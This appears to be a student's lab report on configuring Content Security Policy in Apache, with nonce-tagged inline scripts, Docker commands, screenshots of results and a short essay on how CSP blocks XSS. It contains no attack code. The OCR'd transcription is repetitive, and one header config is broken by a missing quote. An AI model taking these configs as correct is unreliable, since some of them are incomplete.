
# Purpose: Setting CSP policies in web applications
<VirtualHost *:80>
    DocumentRoot /var/www/csp
    ServerName www.example32c.com
    DirectoryIndex phpindex.php
</VirtualHost>

# Purpose: hosting Javascript files
<VirtualHost *:80>
    DocumentRoot /var/www/csp
    ServerName www.example60.com
</VirtualHost>

# Purpose: hosting Javascript files
<VirtualHost *:80>
```

[Read 37 lines]

The inline script does not work if we want it to work we need to add a nounce here. You need to modify the source code to add a nounce and put that in notes.



A screenshot of a terminal window titled "apache_csp.conf (~/CSE...)" showing the Apache configuration file. The file contains several VirtualHost blocks. One block specifies a Content-Security-Policy header with a default-src directive. Another block specifies a DocumentRoot for www.example32c.com. A third block specifies a DocumentRoot for www.example60.com. The configuration includes comments explaining the purpose of each section: "# Purpose: Do not set CSP policies", "# Purpose: Setting CSP policies in Apache configuration", "# Purpose: Setting CSP policies in web applications", "# Purpose: hosting Javascript files", and "# Purpose: hosting Javascript files". The terminal window also shows other tabs open, including "seed@ip-172-31-19-2..." and "root@ca99e4249725: /var/www/csp".

```
GNU nano 4.8
# Purpose: Do not set CSP policies
<VirtualHost *:80>
    DocumentRoot /var/www/csp
    ServerName www.example32a.com
    DirectoryIndex index.html
</VirtualHost>

# Purpose: Setting CSP policies in Apache configuration
<VirtualHost *:80>
    DocumentRoot /var/www/csp
    ServerName www.example32b.com
    DirectoryIndex index.html
    Header set Content-Security-Policy " \
        default-src 'self'; \
        script-src 'self' *.example70.com '111-111-111' '222-222-222' \
        *.example60.com \
    "
</VirtualHost>

# Purpose: Setting CSP policies in web applications
<VirtualHost *:80>
    DocumentRoot /var/www/csp
    ServerName www.example32c.com
    DirectoryIndex phpindex.php
</VirtualHost>

# Purpose: hosting Javascript files
<VirtualHost *:80>
    DocumentRoot /var/www/csp
    ServerName www.example60.com
</VirtualHost>

# Purpose: hosting Javascript files
```

We are also asked to enable file there is example60, so we can put something like this *.example60.com \


But in this way we didn't enable item three and it didn't enable item 7 and we just discovered how do we enable item three, for that we need to add nounce in the source code.

And the server how do we enable it. The server you see the javascript is in encoded in this element, take the output in that script and you need to assign a nounce

We need to take it out and put it in a script and that's where you assign a nounce, Create a function and call this function here, we will be able to run it.

For area 3 there is no nounce

In this element you need to take it out put in your script and that's where you assign a nonce create a function then you call this function here you will be able to run it so it's like we modify this this way it's not convenient so let's modify outside of the container here let's save this one and have a look ctrl to write out right



```
*index.html
-/CSE643/Lab-02/Labsetup/image_www/csp
script_area4.js x script_area5.js x script_area6.js x *index.html x phpindex.php x
1 <html>
2 <h2>CSP Experiment</h2>
3 <p>1. Inline:Nonce (111-111-111):<span id='area1'><font color='red'>Failed</font></span></p>
4 <p>2. Inline:Nonce (222-222-222):<span id='area2'><font color='red'>Failed</font></span></p>
5 <p>3. Inline:NoNonce:<span id='area3'><font color='red'>Failed</font></span></p>
6 <p>4. From self:<span id='area4'><font color='red'>Failed</font></span></p>
7 <p>5. From www.example60.com:<span id='area5'><font color='red'>Failed</font></span></p>
8 <p>6. From www.example70.com:<span id='area6'><font color='red'>Failed</font></span></p>
9 <p>7. From button click:<button onclick="myAlert()">Click me</button></p>
10
11 <script type="text/javascript" nonce="111-111-111">
12 document.getElementById('area1').innerHTML = "<font color='green'>OK</font>";
13 </script>
14
15 <script type="text/javascript" nonce="222-222-222">
16 document.getElementById('area2').innerHTML = "<font color='green'>OK</font>";
17 </script>
18
19 <script type="text/javascript">
20 document.getElementById('area3').innerHTML = "<font color='green'>OK</font>";
21 </script>
22
23 alert('JS Code executed!')
24
25 <script src="script_area4.js"> </script>
26 <script src="http://www.example60.com/script_area5.js"> </script>
27 <script src="http://www.example70.com/script_area6.js"> </script>
28
29 </html>
30
```

And also we need to restart the patch service

```
root@ca99e4249725:/var/www/csp# nano /etc/apache2/sites-enabled/apache_csp.conf
root@ca99e4249725:/var/www/csp# nano /etc/apache2/sites-enabled/apache_csp.conf
```


Use "fg" to return to nano.

```
[1]+ Stopped nano /etc/apache2/sites-enabled/apache_csp.conf
root@ca99e4249725:/var/www/csp# nano /etc/apache2/sites-enabled/apache_csp.conf
root@ca99e4249725:/var/www/csp# service apache2 restart
```

```
# Purpose: Setting CSP policies in Apache configuration
<VirtualHost *:80>
    DocumentRoot /var/www/csp
    ServerName www.example32b.com
    DirectoryIndex index.html
    Header set Content-Security-Policy " \
        default-src 'self'; \
        script-src 'self' *.example70.com '111-111-111' '222-222-222' \
        *.example60.com \
    "
</VirtualHost>

# Purpose: Setting CSP policies in web applications
<VirtualHost *:80>
    DocumentRoot /var/www/csp
    ServerName www.example32c.com
    DirectoryIndex phpindex.php
</VirtualHost>

# Purpose: hosting Javascript files
```



The screenshot shows a terminal window titled "root@58f8457682f1: /var/www/csp". The window has three tabs: "seed@ip-172-31-19-202...", "seed@ip-172-31-19-202...", and "root@58f8457682f1: /v...". The current tab displays the following command-line session:

```
seed@ip-172-31-19-202:~/CSE643/Lab-02/Labsetup$ dockps
58f8457682f1 elgg-10.9.0.5
0e19a00049e3 mysql-10.9.0.6
seed@ip-172-31-19-202:~/CSE643/Lab-02/Labsetup$ docksh 58
root@58f8457682f1:# cd /var/www/csp
root@58f8457682f1:/var/www/csp# ls /etc/apache2/sites-enabled/
000-default.conf apache_csp.conf apache_elgg.conf server_name.conf
root@58f8457682f1:/var/www/csp# nano /etc/apache2/site-enabled/apache_csp.conf
root@58f8457682f1:/var/www/csp#
root@58f8457682f1:/var/www/csp# nano /etc/apache2/site-enabled/apache_csp1.conf
root@58f8457682f1:/var/www/csp# nano /etc/apache2/site-enabled/apache_csp.conf
root@58f8457682f1:/var/www/csp# service apache2 restart
* Restarting Apache httpd web server apache2 [ OK ]
root@58f8457682f1:/var/www/csp#
```



CSP Experiment

1. Inline:Nonce (111-111-111): Failed
2. Inline:Nonce (222-222-222): Failed
3. Inline:No Nonce: Failed
4. From self: OK
5. From www.example60.com: OK
6. From www.example70.com: OK
7. From button click:

If you want to control item 7

```
*index.html
-/CSE643/Lab-02/Labsetup/image_www/csp
Open + *index.html x Save
script_area4.js x script_area5.js x script_area6.js x phpindex.php x
1<html>
2<h2>CSP Experiment</h2>
3<p>1. Inline:Nonce (111-111-111): <span id='area1'><font color='red'>Failed</font></span></p>
4<p>2. Inline:Nonce (222-222-222): <span id='area2'><font color='red'>Failed</font></span></p>
5<p>3. Inline:No Nonce: <span id='area3'><font color='red'>Failed</font></span></p>
6<p>4. From self: <span id='area4'><font color='red'>Failed</font></span></p>
7<p>5. From www.example60.com: <span id='area5'><font color='red'>Failed</font></span></p>
8<p>6. From www.example70.com: <span id='area6'><font color='red'>Failed</font></span></p>
9<p>7. From button click: <button onclick="myAlert()">Click me</button></p>
10<script type="text/javascript" nonce="111-111-111">
11document.getElementById('area1').innerHTML = "<font color='green'>OK</font>";
12</script>
13
14<script type="text/javascript" nonce="222-222-222">
15document.getElementById('area2').innerHTML = "<font color='green'>OK</font>";
16</script>
17
18<script type="text/javascript">
19document.getElementById('area3').innerHTML = "<font color='green'>OK</font>";
20</script>
21
22
23alert(['JS Code executed!'])
24
25<script src="script_area4.js"> </script>
26<script src="http://www.example60.com/script_area5.js"> </script>
27<script src="http://www.example70.com/script_area6.js"> </script>
28
29</html>
30
```

Create a function MyAlert and script

*apache_csp.conf
~/CSE643/Lab-02/Labsetup/image_www

```
1 # Purpose: Do not set CSP policies
2 <VirtualHost *:80>
3     DocumentRoot /var/www/csp
4     ServerName www.example32a.com
5     DirectoryIndex index.html
6 </VirtualHost>
7
8 # Purpose: Setting CSP policies in Apache configuration
9 <VirtualHost *:80>
10    DocumentRoot /var/www/csp
11    ServerName www.example32b.com
12    DirectoryIndex index.html
13    Header set Content-Security-Policy " \
14        default-src 'self'; \
15        script-src 'self' *.example70.com \
16        'nonce-111-111-111''nonce-222-222-222' *.example60.com"
17 </VirtualHost>
18
```

apache_csp.conf
~/CSE643/Lab-02/Labsetup/image_www

```
1 # Purpose: Do not set CSP policies
2 <VirtualHost *:80>
3     DocumentRoot /var/www/csp
4     ServerName www.example32a.com
5     DirectoryIndex index.html
6 </VirtualHost>
7
8 # Purpose: Setting CSP policies in Apache configuration
9 <VirtualHost *:80>
10    DocumentRoot /var/www/csp
11    ServerName www.example32b.com
12    DirectoryIndex index.html
13    Header set Content-Security-Policy " \
14        default-src 'self'; \
15        script-src 'self' *.example70.com \
16        'nonce-111-111-111''nonce-222-222-222' *.example60.com \
17        'nonce-777-777-777' \
18 </VirtualHost>
19
```

*index.html
-/CSE643/Lab-02/Labsetup/image_www/csp

```

1 <html>
2 <h2>CSP Experiment</h2>
3 <p>1. Inline:Nonce (111-111-111):<span id='area1'><font color='red'>Failed</font></span></p>
4 <p>2. Inline:Nonce (222-222-222):<span id='area2'><font color='red'>Failed</font></span></p>
5 <p>3. Inline:NoNonce:<span id='area3'><font color='red'>Failed</font></span></p>
6 <p>4. Fromself:<span id='area4'><font color='red'>Failed</font></span></p>
7 <p>5. Fromwww.example60.com:<span id='area5'><font color='red'>Failed</font></span></p>
8 <p>6. Fromwww.example70.com:<span id='area6'><font color='red'>Failed</font></span></p>
9 <p>7. Frombuttonclick:<button onclick="myAlert()">Click me</button></p>
10
11 <script type="text/javascript" nonce="111-111-111">
12 document.getElementById('area1').innerHTML = "<font color='green'>OK</font>";
13 </script>
14
15 <script type="text/javascript" nonce="222-222-222">
16 document.getElementById('area2').innerHTML = "<font color='green'>OK</font>";
17 </script>
18
19 <script type="text/javascript">
20 document.getElementById('area3').innerHTML = "<font color='green'>OK</font>";
21 </script>
22
23
24 <script src="script_area4.js"> </script>
25 <script src="http://www.example60.com/script_area5.js"> </script>
26 <script src="http://www.example70.com/script_area6.js"> </script>
27
28 <script type="text/javascript" nonce="777-777-777">
29 function myAlert(){
30     alert('JS Code executed!');
31 }
32 </script>
33
34 </html>
35

```

apache_csp1.conf
-/CSE643/Lab-02/Labsetup/image_www

```

1 # Purpose: Do not set CSP policies
2 <VirtualHost *:80>
3     DocumentRoot /var/www/csp
4     ServerName www.example32a.com
5     DirectoryIndex index.html
6 </VirtualHost>
7
8 # Purpose: Setting CSP policies in Apache configuration
9 <VirtualHost *:80>
10    DocumentRoot /var/www/csp
11    ServerName www.example32b.com
12    DirectoryIndex index.html
13    Header set Content-Security-Policy " \
14        default-src 'self'; \
15        script-src 'self' *.example70.com \
16        'nonce-111-111-111' 'nonce-222-222-222' *.example60.com \
17        'nonce-777-777-777' \
18        "
19 </VirtualHost>

```

```
seed@ip-172-31-19-202: ~/CSE643/Lab-02/Labsetup/image_www
File Edit View Search Terminal Help
seed@ip-172-31-19-202:~/CSE643/Lab-02/Labsetup$ ls
addfriends.js      edit_profile.js  mysql_data
docker-compose.yml  image_mysql     self_propogation.js
dom_propogation.js image_www       xssworm.js
seed@ip-172-31-19-202:~/CSE643/Lab-02/Labsetup$ cd image_www/
seed@ip-172-31-19-202:~/CSE643/Lab-02/Labsetup/image_www$ ls
Dockerfile          apache_csp1.conf  csp
apache_csp.conf     apache_elgg.conf elgg
seed@ip-172-31-19-202:~/CSE643/Lab-02/Labsetup/image_www$
```

```
seed@ip-172-31-19-202: ~/CSE643/Lab-02/Labsetup/image_www
File Edit View Search Terminal Help
seed@ip-172-31-19-202:~/CSE643/Lab-02/Labsetup$ ls
addfriends.js      edit_profile.js  mysql_data
docker-compose.yml  image_mysql     self_propogation.js
dom_propogation.js image_www       xssworm.js
seed@ip-172-31-19-202:~/CSE643/Lab-02/Labsetup$ cd image_www/
seed@ip-172-31-19-202:~/CSE643/Lab-02/Labsetup/image_www$ ls
Dockerfile          apache_csp1.conf  csp
apache_csp.conf     apache_elgg.conf elgg
seed@ip-172-31-19-202:~/CSE643/Lab-02/Labsetup/image_www$ ls
Dockerfile          apache_csp1.conf  csp
apache_csp.conf     apache_elgg.conf elgg
seed@ip-172-31-19-202:~/CSE643/Lab-02/Labsetup/image_www$
```

Now we need to copy the index.html and apache.com into the server into the container

```
seed@ip-172-31-19-202: ~/CSE643/Lab-02/Labsetup/image_www
File Edit View Search Terminal Help
seed@ip-172-31-19-202:~/CSE643/Lab-02/Labsetup/image_www$ cd image_www/
seed@ip-172-31-19-202:~/CSE643/Lab-02/Labsetup/image_www$ ls
Dockerfile      apache_csp1.conf  csp
apache_csp.conf  apache_elgg.conf elgg
seed@ip-172-31-19-202:~/CSE643/Lab-02/Labsetup/image_www$ ls
Dockerfile      apache_csp1.conf  csp
apache_csp.conf  apache_elgg.conf elgg
seed@ip-172-31-19-202:~/CSE643/Lab-02/Labsetup/image_www$ docker cp apache_csp.conf
"docker cp" requires exactly 2 arguments.
See 'docker cp --help'.

Usage: docker cp [OPTIONS] CONTAINER:SRC_PATH DEST_PATH|-|
       docker cp [OPTIONS] SRC_PATH|-| CONTAINER:DEST_PATH

Copy files/folders between a container and the local filesystem
seed@ip-172-31-19-202:~/CSE643/Lab-02/Labsetup/image_www$ ls
Dockerfile      apache_csp1.conf  csp
apache_csp.conf  apache_elgg.conf elgg
seed@ip-172-31-19-202:~/CSE643/Lab-02/Labsetup/image_www$ docker cp apache_csp.conf 58f8457682f1:/etc/apache2/sites-available/apache_csp.conf
Successfully copied 3.07kB to 58f8457682f1:/etc/apache2/sites-available/apache_csp.conf
seed@ip-172-31-19-202:~/CSE643/Lab-02/Labsetup/image_www$
```

We need to restart from the root by the following command

```
#service apache2 restart
```



CSP Experiment

1. Inline: Nonce (111-111-111): **OK**
2. Inline: Nonce (222-222-222): **OK**
3. Inline: NoNonce: **Failed**
4. From self: **OK**
5. From www.example60.com: **OK**
6. From www.example70.com: **OK**
7. From button click:



- ## CSP Experiment
1. Inline:Nonce (111-111-111): **OK**
 2. Inline:Nonce (222-222-222): **OK**
 3. Inline:NoNonce: **OK**
 4. From self: **OK**
 5. From www.example60.com: **OK**
 6. From www.example70.com: **OK**
 7. From button click:



- ## CSP Experiment
1. Inline:Nonce (111-111-111): **OK**
 2. Inline:Nonce (222-222-222): **OK**
 3. Inline:NoNonce: **OK**
 4. From self: **OK**
 5. From www.example60.com: **OK**
 6. From www.example70.com: **OK**
 7. From button click:

Q) Please explain why CSP can help prevent Cross-Site Scripting attacks.

Ans) Cross-Site Scripting (XSS) assaults are a common and hazardous online application security vulnerability that must be mitigated and prevented using Content Security Policy (CSP), a vital web security method. The following describes how CSP aids in combating XSS attacks:

1. Script Source Whitelisting: CSP enables webmasters to specify a whitelist of reputable sources from which scripts can be executed. The CSP script-src directive makes it possible to define these trusted sources, such as particular domains or self, limiting script execution to these authorized destinations. This prevents XSS attacks from inserting malicious scripts from untrusted sources.
2. Preventing Inline Scripts: By setting the script-src directive to disallow 'unsafe-inline', CSP restricts the use of inline scripts within the HTML. Malicious attackers often exploit inline scripts to inject harmful code directly into the webpage. Disallowing inline scripts significantly reduces the attack surface for XSS.
3. Preventing Script Execution from Unauthorized External Sources: The connect-src and default-src directives, as well as the script-src directive, can prevent unauthorized external sources from fetching and executing scripts. With the use of this control, an attacker cannot load dangerous scripts from their own domains or from any other unreliable sources.
4. Limiting the Loading of Additional Resources: CSP can be set up to restrict the loading of additional resources, including stylesheets (style-src), images (img-src), fonts, and more. This lessens the attack surface and prevents the loading of resources from unauthorized sources.
5. Restricting Other Resource Loading: CSP can be configured to control the loading of various resources such as stylesheets (style-src), images (img-src), fonts, and more. This helps in preventing loading resources from unauthorized sources and minimizing the attack surface.
6. Reporting and Violation Detection: CSP supports a reporting mechanism where policy violations, such as attempted XSS attacks, can be reported to a specified endpoint. This facilitates real-time monitoring and detection of potential attacks, allowing for quick response and remediation.

In summary, CSP provides a robust defense mechanism against XSS attacks by enforcing a strict policy on the sources and types of content that can be executed or loaded by a webpage. By whitelisting trusted sources, disallowing unsafe practices, and restricting resource loading, CSP helps create a secure browsing environment, making it significantly harder for malicious actors to inject and execute malicious scripts.